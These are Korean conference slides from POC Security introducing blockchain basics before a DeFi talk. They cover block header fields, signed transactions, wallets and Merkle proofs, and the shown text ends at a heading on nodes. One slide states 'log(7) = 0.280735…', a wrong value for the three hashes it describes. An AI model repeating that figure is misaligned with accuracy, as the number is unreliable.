블록체인 생태계 DeFi 하루벌어 하루먹고살기

POC SECURITY

발표자 소개

안건희(ipwn)
선린인터넷고등학교 졸업
HSPACE 해킹팀
고려대학교 사이버국방학과 20학번
KAIST 전기및전자공학부 석사과정
Best of the Best 8기 취약점 분석트랙
Security researcher at Zellic
http://ipwning.com

박성준(realsung)

선린인터넷고등학교 졸업
HSPACE 해킹팀
숭실대학교 소프트웨어학부 21학번
Best of the Best 9기 취약점 분석트랙
Security researcher at PetoWorks
https://realsung.kr

POC SECURITY

1. 블록체인 생태계 이해

POC SECURITY

블록체인 생태계 이해 - Block

- 말 그대로 **“블록의 체인”**

블록체인 생태계 이해 - Block

- ㅇㅋ. 그럼 “**블럭**”은 뭐죠?

블록체인 생태계 이해 - Block

- 블록체인 생태계를 구성하는 **가장 중요한** 요소.
- 간단히 말하자면, **데이터 더미!**
- 하지만… 중요한 데이터들이 아주 많이 포함되어있다!
  - **Transactions, Blockhash, Timestamp and Metadata like Difficulty**

```
21  class CBlockHeader
22  {
23  public:
24      // header
25      int32_t nVersion;
26      uint256 hashPrevBlock;
27      uint256 hashMerkleRoot;
28      uint32_t nTime;
29      uint32_t nBits;
30      uint32_t nNonce;
```

블록체인 생태계 이해 - Block

- 블록체인 생태계를 구성하는 **가장 중요한** 요소.
- 간단히 말하자면, **데이터 더미!**
- 하지만… 중요한 데이터들이 아주 많이 포함되어있다!
  - **Transactions, Blockhash, Timestamp and Metadata like Difficulty**

```
21  class CBlockHeader
22  {
23  public:
24      // header
25      int32_t nVersion;
26      uint256 hashPrevBlock;
27      uint256 hashMerkleRoot;
28      uint32_t nTime;
29      uint32_t nBits;
30      uint32_t nNonce;
```

블록체인 생태계 이해 - Block

- **nVersion:** 블록의 버전.
  - 블록과 블록체인 네트워크는 언젠가는 업데이트 되어야 하며, 몇몇 업데이트는 블록의 구조를 바꿀 가능성이 있다!
- **hashes:** 무결성과 같은 블록의 보안을 증명하기 위한 블록의 해시.
  (보안 3요소 CIA 잘 알고 계시죠?)
  - 이게 왜 필요하죠? → 잠시 후에...
- **nTime:** 블록이 생성된 시간을 기록하기 위한 타임스탬프
- **•nBits:** 난이도(?)
  - 요것도 잠시 후에...
- **nNonce:** 올바른 정답(?).
  - 위와 같습니다.

블록체인 생태계 이해 - Block

- 블록체인 생태계를 구성하는 **가장 중요한** 요소.
- 간단히 말하자면, **데이터 더미!**
- 하지만… 중요한 데이터들이 아주 많이 포함되어있다!
  - **Transactions, Blockhash, Timestamp and Metadata like Difficulty**

```
21  class CBlockHeader
22  {
23  public:
24      // header
25      int32_t nVersion;
26      uint256 hashPrevBlock;
27      uint256 hashMerkleRoot;
28      uint32_t nTime;
29      uint32_t nBits;
30      uint32_t nNonce;
```

```
class CBlock : public CBlockHeader
{
public:
    // network and disk
    std::vector<CTransactionRef> vtx;
```


POC SECURITY

블록체인 생태계 이해 - Transaction

- 블록체인 상에서 **컨트랙트**의 상태를 변경하려고 시도했다는 **증거**
  - 자산 전송, 자산 수령, 자금 예치, 자금 인출, 대출, 투표, 등등...
- 컨트랙트? 여러분이 많이 들어보셨을 바로 그것
  - **Smart Contract!**
  - Solidity같은 컨트랙트 개발 프로그래밍 언어로 개발되고 블록체인 상에 배포되는 디지털 계약.
  - Blockchain state상에 저장되며, 이 state들은 Full node들에 의해 항상 관찰됨.
    - (오 세상에 도대체 노드는 또 무엇인가요... 😭) → 이것도 곧...
- **트랜잭션**은 Block에 포함되며, Merkle tree로 구조화되어 있음.
  - 즉, Block의 Merkle root hash는 매 트랜잭션이 발행될 때마다 바뀜.

POC SECURITY

블록체인 생태계 이해 - Transaction


- 트랜잭션은 Private key를 이용하여 디지털 서명되어 있음.
  - **정말 내가 보냈음**을 증명하기 위함.
  - 트랜잭션의 내부 데이터의 **무결성**을 증명하기 위함.
  - **부인 방지**를 위함. 송신자는 서명을 부인, 거절할 수 없음.
    - (**내가 한 일** 임을 부인할 수 없음... 😂)
- 사용자는 일반.,적으로 **지갑 앱** 이라는 것을 통해 키를 관리하고, 트랜잭션을 서명 및 발행함.
  - 결론적으로는 **Private Key를 관리**하는 도구!
  - **지갑** → 내가 Control 할 수 있는 **특정 주소**를 의미.
  - 지갑은 **Public key를 통해 파생**되며, Public key는 익히 아는 것처럼 Private key를 통해 파생됨.

블록체인 생태계 이해 - Merkle tree & proof

- **hash의 tree** 형태**.**
- Block의 무결성을 증명하기 위함.
- Fast proof!
- **N 개의 트랜잭션**이 있다면**, log(n)**개의 hash를 요구하며 **log(n)**의 time complexity를 갖는다 .


- 하지만, 증명을 위해 사전에 두 가지의 요소를 요구함.
- 증명하고자 하는 트랜잭션의 값과 해당 트랜잭션과 이웃하는 트랜잭션 노드의 hash.
- 증명하고자 하는 트랜잭션의... 조상 노드의... 이웃 노드의... hashes.

블록체인 생태계 이해 - Merkle tree & proof




POC SECURITY

블록체인 생태계 이해 - Merkle tree & proof




POC SECURITY


블록체인 생태계 이해 - Merkle tree & proof



블록체인 생태계 이해 - Merkle tree & proof



블록체인 생태계 이해 - Merkle tree & proof




블록체인 생태계 이해 - Merkle tree & proof

PROVEN!!!

- 물론, 증명을 통한 값과, 루트 노드의 hash가 다르다면, **무언가 잘못됐음**을 의미합니다.

블록체인 생태계 이해 - Merkle tree & proof

- **log(7) = 0.280735…**
  - 3개의 해시.
  - 3번의 해싱.



블록체인 생태계 이해 - Node

